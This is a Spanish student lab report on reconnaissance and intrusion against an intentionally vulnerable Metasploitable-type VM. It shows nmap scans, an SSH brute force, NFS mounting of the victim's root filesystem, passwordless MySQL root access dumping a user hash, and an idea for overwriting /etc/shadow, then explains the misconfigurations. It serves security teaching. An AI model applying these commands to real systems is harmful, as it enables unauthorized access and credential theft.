

**UNIVERSIDAD AUTÓNOMA DE MADRID**  
**ESCUELA POLITÉCNICA SUPERIOR**



**Grado en Ingeniería Informática**

# **MEMORIA PRÁCTICA II**

**ESCANEEO DE PUERTOS**

**Autores: Javier Fraile Iglesias e Iván Fernández París**

**Pareja 07**

# Índice

---

1. Introducción .....	4
2. Cuestiones.....	5
3. Conclusión.....	17

# Índice de ilustraciones

---

Ilustración 1 - Resultado Ip addr .....	5
Ilustración 2 - Resultado escaneo de puertos con nmap.....	6
Ilustración 3 - Resultado escaneo de puertos TCP abiertos .....	7
Ilustración 4 - Resultado escaneo de puertos UDP abiertos .....	8
Ilustración 5 - Resultado versiones de los puertos TCP .....	8
Ilustración 6 - Resultado versión del SO .....	9
Ilustración 7 - Resultado ataque por fuerza bruta.....	10
Ilustración 8 - Resultado acceso mediante SSH .....	10
Ilustración 9 - Valor de la flag.....	10
Ilustración 10 - Permisos de la flag .....	11
Ilustración 11 - Mount del disco de la máquina víctima .....	11
Ilustración 12 - Resultado cambio de los permisos de la flag en la máquina atacante.....	12
Ilustración 13 - Resultado cambio de los permisos de la flag en la máquina víctima .....	12
Ilustración 14 - Bases de datos existentes .....	13
Ilustración 15 - Hash del usuario admin .....	13
Ilustración 16 - Configuración del servidor NFS en la máquina víctima .....	17
Ilustración 17 - Información del usuario root en el servidor MySQL de la máquina víctima ..	17
Ilustración 18 - Permisos del usuario root.....	18



# 1.Introducción

La práctica consiste en realizar un escaneo de un posible objetivo con el fin de recopilar información que permita identificar sus vulnerabilidades. Esta fase forma parte de un ataque informático y es fundamental para poder identificar los sistemas accesibles, su topología, los servicios activos en cada objetivo, su versión y tipo de sistema, así como las vulnerabilidades que puedan afectarlos.

Se emplean técnicas pasivas en la etapa de reconocimiento y técnicas activas en la identificación del sistema operativo y su versión.

El conocimiento de las fases de un ataque informático permite a los atacantes tener una visión más profunda de las posibles vulnerabilidades del objetivo y a los defensores proteger mejor sus sistemas al ponerse en la piel de un atacante y conocer sus técnicas y pasos.

La herramienta recomendada para esta práctica es Nmap.

## 2. Cuestiones

### a) Dirección IP que tiene la máquina MetaExp

Para obtener la dirección IP de la máquina MetaExp hicimos uso del comando nmap, este comando nos permite realizar escaneos de redes, puertos y dispositivos de una misma red.

Primero descubrimos la dirección IP de la máquina atacante, en este caso la de Kali Linux, para ello hicimos uso del comando “*ip addr*” y la salida fue la siguiente:

```
kali@kali:~/Desktop$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a1:21:d2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 395sec preferred_lft 395sec
    inet6 fe80::c078:a6c7:a444:604f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Ilustración 1 - Resultado *ip addr*

Podemos observar que la dirección IP pública de la máquina es 10.0.2.5 y que el rango de dirección que se pueden asignar en la red es 10.0.2.5/24

A continuación, realizamos un escaneo de puertos desde la dirección 10.0.2.0 hasta la 10.0.2.255, para ello ejecutamos el comando “*nmap 10.0.2.5/24*” y obtenemos la siguiente salida:

```

Nmap scan report for 10.0.2.1
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain

Nmap scan report for 10.0.2.2
Host is up (0.0053s latency).
Not shown: 994 filtered ports
PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   open       msrpc
445/tcp   open       microsoft-ds
912/tcp   open       apex-mesh
1025/tcp  open       NFS-or-IIS
3306/tcp  open       mysql

Nmap scan report for 10.0.2.5
Host is up (0.0016s latency).
All 1000 scanned ports on 10.0.2.5 are closed

Nmap scan report for 10.0.2.7
Host is up (0.012s latency).
Not shown: 978 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
22/tcp    open       ssh
23/tcp    open       telnet
25/tcp    open       smtp
53/tcp    open       domain
80/tcp    open       http
111/tcp   open       rpcbind
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
512/tcp   open       exec
513/tcp   open       login
514/tcp   open       shell
1099/tcp  open       rmiregistry
1524/tcp  open       ingreslock
2049/tcp  open       nfs
3306/tcp  open       mysql
5432/tcp  open       postgresql
5900/tcp  open       vnc
6000/tcp  open       X11
6667/tcp  open       irc
8009/tcp  open       ajp13
8180/tcp  open       unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 12.30 seconds

```

*Ilustración 2 - Resultado escaneo de puertos con nmap*

Esta salida se traduce en un resumen de los dispositivos que hay en la red, en este caso hay 4 dispositivos, uno de ellos con IP 10.0.2.5 que es nuestra máquina (máquina atacante) y otras 3.

Analizando los detalles ofrecidos por nmap concluimos con que la **IP de la máquina MetaExp es 10.0.2.7** puesto que es la única de los 3 dispositivos restantes que tiene el servicio de SSH activo.

## b) Puertos TCP abiertos en la máquina MetaExp

En la imagen anterior ya se obtuvieron los puertos TCP abiertos, pero existe la flag “-sS” que permite realizar escaneo TCP SYN y así identificar únicamente puertos TCP abiertos.

Ejecutamos entonces el comando “*nmap 10.0.2.7 -sS*”, obteniendo la siguiente salida:

```
Nmap scan report for 10.0.2.7
Host is up (0.0036s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:5E:A1:A0 (Oracle VirtualBox virtual NIC)
```

*Ilustración 3 - Resultado escaneo de puertos TCP abiertos*

## c) Puertos UDP abiertos en la máquina MetaExp

De igual manera que en el caso anterior, para conocer los puertos UDP existe la flag “-sU” que realiza un escaneo UDP.

Ejecutamos el siguiente comando “*nmap 10.0.2.7 -sU*” y obtenemos lo siguiente:

```
kali@kali:~$ sudo nmap 10.0.2.4 -sU
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-29 14:01 UTC
Nmap scan report for 10.0.2.4
Host is up (0.00036s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open       rpcbind
137/udp    open       netbios-ns
138/udp    open|filtered netbios-dgm
2049/udp   open       nfs
MAC Address: 08:00:27:1C:8C:7C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1068.34 seconds
```

*Ilustración 4 - Resultado escaneo de puertos UDP abiertos*

**d) Versión de los servicios ejecutándose en los siguientes puertos 22 TCP, 23 TCP, 80 TCP, 2049 TCP, 5432 TCP y 3306 TCP**

Para obtener la versión de los servicios, hacemos uso de nuevo del comando nmap pero utilizando la flag “-sR” y obtenemos la siguiente salida:

```
Nmap scan report for 10.0.2.7
Host is up (0.0083s latency).
Not shown: 978 closed ports
PORT      STATE      SERVICE      VERSION
21/tcp    open       ftp          vsftpd 2.3.4
22/tcp    open       ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open       telnet       Linux telnetd
25/tcp    open       smtp         Postfix smtpd
53/tcp    open       domain       ISC BIND 9.4.2
80/tcp    open       http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open       rpcbind      2 (RPC #100000)
139/tcp   open       netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open       netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open       exec         netkit-rsh rexecd
513/tcp   open       login
514/tcp   open       tcpwrapped
1099/tcp  open       java-rmi     GNU Classpath grmiregistry
1524/tcp  open       bindshell    Bash shell (**BACKDOOR** root shell)
2049/tcp  open       nfs          2-4 (RPC #100003)
3306/tcp  open       mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open       postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open       vnc          VNC (protocol 3.3)
6000/tcp  open       X11          (access denied)
6667/tcp  open       irc          UnrealIRCd
8009/tcp  open       ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open       http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, ui11, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.04 seconds
```

*Ilustración 5 - Resultado versiones de los puertos TCP*

En la imagen, en la columna VERSION se puede observar la versión de los servicios.



### e) Versión del SO instalado en la máquina MetaExp

Para determinar la versión del SO instalado en la máquina MetaExp, utilizamos la herramienta nmap pero con la flag “-O”. De esta manera se intentará determinar la versión en la máquina escaneada. Ejecutamos el comando “*nmap 10.0.2.7 -O*” y obtenemos la siguiente salida:

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

*Ilustración 6 - Resultado versión del SO*

Nmap deduce que la máquina es un sistema Linux 2.6.X sin saber especificar la versión exacta, pudiendo ir desde la versión 2.6.9 hasta la 2.6.33.

### f) Iniciad sesión en MetaExp a través de SSH. Capturad la bandera “flag1.txt” e indicad su valor. ¿Qué permisos tiene “flag1.txt”? Cambiadlos.

Para poder acceder a la máquina MetaExp mediante SSH debemos conocer tanto el usuario como la contraseña de acceso.

Puesto que no tenemos idea alguna acerca de dichas credenciales necesitamos realizar un ataque por fuerza bruta. Dicho ataque puede realizarse con diferentes herramientas como Ncrack, Hydra o Medusa, pero las pruebas que hicimos utilizando el fichero rockyou.txt tardaban mucho, y es por eso por lo que terminamos usando Nmap que permite también realizar fuerza bruta con un diccionario propio.

El comando utilizado fue “*nmap -p 22 --script ssh-brute 10.0.2.7*” y tras un tiempo de ejecución, se obtiene la siguiente salida:

```

NSE: [ssh-brute] Trying username/password pair: administrator:pretty
NSE: [ssh-brute] Trying username/password pair: webadmin:pretty
NSE: [ssh-brute] Trying username/password pair: sysadmin:pretty
NSE: [ssh-brute] Trying username/password pair: netadmin:pretty
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 10.0.2.7
Host is up (0.0026s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 493 guesses in 604 seconds, average tps: 0.9

Nmap done: 1 IP address (1 host up) scanned in 604.71 seconds

```

*Ilustración 7 - Resultado ataque por fuerza bruta*

Nmap concluye en que las credenciales de acceso son “user” (como nombre de usuario) y “user” (como contraseña). La duración del ataque por fuerza bruta mediante nmap duro 604,71 segundos o 10,08 minutos.

Posteriormente nos conectamos mediante SSH a esa máquina con las credenciales que obtuvimos mediante el ataque por fuerza bruta:

```

kali@kali:~$ ssh user@10.0.2.7
user@10.0.2.7's password:
Linux ui11 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Mar 23 12:20:44 2023 from 10.0.2.5
user@ui11:~$ █

```

*Ilustración 8 - Resultado acceso mediante SSH*

En el propio directorio “home/user” se encuentra la flag con nombre flag1.txt cuyo valor podemos obtenerlo haciendo cat sobre dicho fichero, y obtuvimos el siguiente valor:

```

user@ui11:~$ cat flag1.txt
The first flag is:
Winter is coming

```

*Ilustración 9 - Valor de la flag*

Los permisos que tiene la flag se consiguen ejecutando el siguiente comando “ls -l flag.txt”. Los permisos con los que cuenta son los siguientes:

```
user@ui11:~$ ls -l flag1.txt
-rw-r--r-- 1 root root 68 2020-09-17 13:53 flag1.txt
```

*Ilustración 10 - Permisos de la flag*

Se puede apreciar, que el propietario del fichero es “root” y que es el único que puede leer y escribir, y el resto tan solo tiene permisos de lectura.

Como el usuario con el que hemos accedió a la máquina no es el propietario, este no podrá modificar los permisos de la flag, por lo que se nos ocurrieron varias ideas:

- La primera idea fue un ataque por fuerza bruta fijando como usuario root y buscando una posible contraseña para acceder mediante SSH a la máquina y así poder modificar los permisos del archivo.
- La segunda idea fue exportar o montar el disco de la víctima en nuestra máquina (máquina con SO Kali) haciendo uso del protocolo NFS, y cambiar los permisos de la flag desde nuestra máquina, ya que en esta máquina sí que disponemos de permisos de root. Esta idea surgió tras fijarnos en los puertos abiertos y los servicios con los que contaba la máquina víctima y documentarnos acerca de cada uno de los servicios.

Finalmente, decidimos aplicar la segunda idea, es decir, utilizar el protocolo NFS para exportar o montar el disco de la víctima y modificar los permisos desde nuestra máquina.

Como información adicional, este protocolo permite a los sistemas operativos compartir archivos y recursos de almacenamiento a través de una red.

A continuación, mostraremos el procedimiento realizado:

En primer lugar, creamos una carpeta donde situar el disco de la víctima, después montamos el disco de la víctima en la carpeta creada anteriormente y accedemos a ella.

```
kali@kali:~/Desktop$ sudo mount -t nfs 10.0.2.7:/ nfs_mounts/
kali@kali:~/Desktop$ cd nfs_mounts/
kali@kali:~/Desktop/nfs_mounts$ ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found
```

*Ilustración 11 - Mount del disco de la máquina víctima*

Por último, cambiamos los permisos de la flag para que cualquier usuario diferente al propietario tenga permisos de lectura y escritura y vemos que dicho cambio se haya aplicado (la segunda imagen es desde dentro de la máquina MetaExp para corroborar el cambio) (anteriormente el único usuario con permisos de escritura era el propietario).

```
kali@kali:~/Desktop$ sudo mount -t nfs 10.0.2.7:/ nfs_mounts/
kali@kali:~/Desktop$ cd nfs_mounts/
kali@kali:~/Desktop/nfs_mounts$ ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found
kali@kali:~/Desktop/nfs_mounts$ cd home/user/
kali@kali:~/Desktop/nfs_mounts/home/user$ ls
flag1.txt
kali@kali:~/Desktop/nfs_mounts/home/user$ chmod a+rw flag1.txt
chmod: changing permissions of 'flag1.txt': Operation not permitted
kali@kali:~/Desktop/nfs_mounts/home/user$ sudo chmod a+rw flag1.txt
kali@kali:~/Desktop/nfs_mounts/home/user$ ls -l flag1.txt
-rw-rw-rw- 1 root root 68 Sep 17 2020 flag1.txt
```

*Ilustración 12 - Resultado cambio de los permisos de la flag en la máquina atacante*

```
user@ui11:~$ ls -l flag1.txt
-rw-rw-rw- 1 root root 68 2020-09-17 13:53 flag1.txt
```

*Ilustración 13 - Resultado cambio de los permisos de la flag en la máquina víctima*

Adicionalmente, tras montarnos el disco de la máquina víctima, consultamos los datos del archivo `/etc/shadow` que contiene los hashes de las contraseñas de los usuarios del sistema y se nos ocurrieron dos posibles situaciones (que no llegamos a realizar):


- Descifrar el hash existente.
- Modificar el hash incluyendo un nuevo hash de una contraseña que nosotros supiéramos para poder acceder como root.

Y sabiendo la contraseña del root acceder mediante SSH con dicho usuario y así tener privilegios para poder modificar los permisos.

### **g) Conectaros al servidor MySQL de la máquina MetaExp. Acceded a la base de datos con nombre “tikiwiki” y obtened el hash del usuario “admin”. ¿Qué otras bases de datos existen dentro de MySQL?**

Para conectarnos al servidor MySQL de la máquina MetaExp simplemente hubo que ejecutar el comando `“mysql -h 10.0.2.7 -u root”`.

Antes de buscar el hash del usuario “admin”, decidimos ver que otras bases de datos existían. Para ello ejecutamos “*show database;*” y obtenemos lo siguiente:



Database
information_schema
dvwa
metasploit
mysql
owasp10
tikiwiki
tikiwiki195


7 rows in set (0.013 sec)

Ilustración 14 - Bases de datos existentes

A continuación, pasamos a acceder a la base de datos con nombre tikiwiki mediante “*use tikiwiki;*”.

Se pueden observar las relaciones de dicha base de datos ejecutando “*show tables;*”.

Buscando entre las relaciones, se obtuvo una que cuenta con información de usuarios, “*users\_users*”:



```
MySQL [tikiwiki]> select login, password, hash from users_users;
```

login	password	hash
admin	admin	f6fdffe48c908deb0f4c3bd36c032e72

Ilustración 15 - Hash del usuario admin

En concreto, encontramos la información sobre el usuario *admin* junto con su contraseña y hash (justo la información que queríamos conseguir).

## **h) Explicar la importancia que tienen los puntos 5, 6 y 7 desde el punto de vista de un atacante. ¿Cuál podría ser el paso siguiente?**

Desde el punto de vista de un atacante, saber la versión de SO puede ser útil para buscar vulnerabilidades y exploits específicos de dicha versión del SO. Poder acceder mediante ssh a una

máquina y saber los permisos de los archivos y carpetas que hay en ella puede ser útil para obtener información acerca de la configuración de seguridad del sistema y así poder identificar y explotar vulnerabilidades con las que puede obtener acceso no autorizado o aumentar los privilegios del sistema. Y, por último, tener acceso al servidor MySQL y a las bases de datos puede ser útil para obtener información confidencial, modificar o crear nuevos datos.

El siguiente paso que podría realizar el atacante sería explotar aquellas vulnerabilidades que haya podido encontrar, suplantar la identidad o llevar a cabo fraudes con la información obtenida de las bases de datos.

Queremos también hablar del punto 4, en el que se identifica la versión de ciertos servicios, esto también es importante porque sabiendo la versión se podrían buscar vulnerabilidades propias de dichas versiones para más tarde ser explotadas.

#### i) Tabla con las herramientas y órdenes utilizadas.

Herramienta	Finalidad	Órdenes / comandos utilizados	Explicación orden / comando
VirtualBox	Software de Virtualización que se utiliza para virtualizar sistemas dentro de nuestro SO. Para esta práctica, máquinas virtuales de Linux.		
Kali Linux	Distribución basada en Debian GNU/Linux diseñada para la auditoría y seguridad informática en general.	<i>ip addr</i>	Mostrar información detallada sobre las interfaces de red activas en el sistema.
		<i>ls -l</i>	Listar archivos y directorios, además con la flag -l se indica información adicional como permisos, propietario, fecha de última modificación y más.
		<i>chmod a+rw</i>	Cambiar los permisos de acceso a archivos y directorios. La opción "a" indica que se aplicará a todos los usuarios.

Nmap	Herramienta para realizar auditoría de seguridad y descubrimiento de red. En nuestro caso nos permitirá obtener información sobre la máquina objetivo.	<i>nmap 10.0.2.5/24</i>	Escaneo de todos los hosts dentro de la red 10.0.2.0/24 y muestra información sobre los puertos abiertos en cada host.
		<i>nmap 10.0.2.7 -sS</i>	Escaneo de los puertos TCP abiertos en la máquina con IP 10.0.2.7
		<i>nmap 10.0.2.7 -sU</i>	Escaneo de los puertos UDP abiertos en la máquina con IP 10.0.2.7
		<i>nmap 10.0.2.7 -sR</i>	Escaneo para identificar la versión de los servicios que se ejecutan en los puertos abiertos de la máquina con IP 10.0.2.7
		<i>nmap 10.0.2.7 -O</i>	Escaneo para identificar el sistema operativo de la máquina con IP 10.0.2.7
		<i>nmap -p 22 --script ssh-brute 10.0.2.7</i>	Realizar un ataque de fuerza bruta para intentar adivinar las credenciales de inicio de sesión en el servidor SSH. Se indica que el escaneo solo se hará en el puerto 22.
SSH	Es un protocolo para administrar máquinas de manera remota, accediendo mediante un mecanismo de autenticación, en nuestro caso obtenidos usando nmap.	<i>ssh user@10.0.2.7</i>	Iniciar una conexión segura de SSH desde el host local a un servidor remoto con dirección IP 10.0.2.7 utilizando el nombre de usuario "user".
NFS	Es un protocolo de administración de archivos por la red, donde varios elementos dentro de la misma red pueden acceder a estos archivos y compartirlos.	<i>sudo mount -t nfs 10.0.2.7:/ nfs_mounts/</i>	Montar un sistema de archivos remoto que se encuentra en la dirección IP 10.0.2.7 en el directorio "nfs_mounts/" local utilizando el protocolo NFS.
		<i>mysql -h 10.0.2.7 -u root</i>	Iniciar una sesión de línea de comandos de MySQL en un servidor remoto con dirección IP 10.0.2.7, utilizando el usuario "root".

MySQL	Sistema de gestión de bases de datos relacionales de código abierto y uno de los sistemas de bases de datos más utilizados en todo el mundo. Utiliza el lenguaje SQL para interactuar con la base de datos.	<i>show database;</i>	Listar las bases de datos disponibles.
		<i>use tikiwiki;</i>	Seleccionar la base de datos "tikiwiki".
		<i>show tables;</i>	Mostrar una lista de todas las tablas disponibles en la base de datos actualmente seleccionada.
		<i>select login, password, hash from users_users</i>	Consulta para obtener todos los login, password y hash de la tabla "users_users".



### 3. Conclusión

Kali Linux cuenta con muchas herramientas instaladas por defecto para realizar auditorías y tareas relacionadas con la seguridad informática.

Nmap es una herramienta bastante potente, permite obtener gran cantidad de información sobre la red.

Nos sorprendió que mediante NFS fuera posible no solo compartirse toda la raíz del sistema de archivos, sino que además fuera posible tener permisos de escritura. Por ello decidimos ver la configuración del servicio NFS en la máquina MetaExp (dicha configuración se encontraba en la ruta /etc/exports) y obtuvimos lo siguiente:

```
Export list for 10.0.2.7:
/ *
user@ui11:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes gss/krb5i(rw,sync)
#
/               *(rw,sync,no_root_squash,no_subtree_check)
```

*Ilustración 16 - Configuración del servidor NFS en la máquina víctima*

Se indica que se está compartiendo el directorio raíz del sistema (y todos los subdirectorios), permitiendo permisos de lectura y escritura (rw) para cualquier cliente que se conecte. Esto supone una gran amenaza, pero interpretamos que se configuró así para la realización de la práctica. Si no es así, la solución está en limitar los permisos a solo lectura o compartir aquellos directorios cuya información se pueda compartir.

Cuando accedimos al servicio de MySQL con el usuario root nos pareció curioso que en ningún momento nos pidiera contraseña para acceder, es por ello por lo que decidimos consultar la información y privilegios del usuario root y obtuvimos lo siguiente:

```
MySQL [(none)]> select User, Host, Password from mysql.user where User = "root";
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | %    |          |
+-----+-----+-----+
1 row in set (0.004 sec)
```

*Ilustración 17 - Información del usuario root en el servidor MySQL de la máquina víctima*

```
MySQL [(none)]> show grants for root;
+-----+
| Grants for root@% |
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' WITH GRANT OPTION |
+-----+
1 row in set (0.001 sec)
```

*Ilustración 18 - Permisos del usuario root*

Como se puede observar, el usuario root no tiene asignada contraseña, esto hace que el acceso no requiera introducirla, y que cuenta con todos los privilegios. Lo que se traduce en una falta de seguridad importante.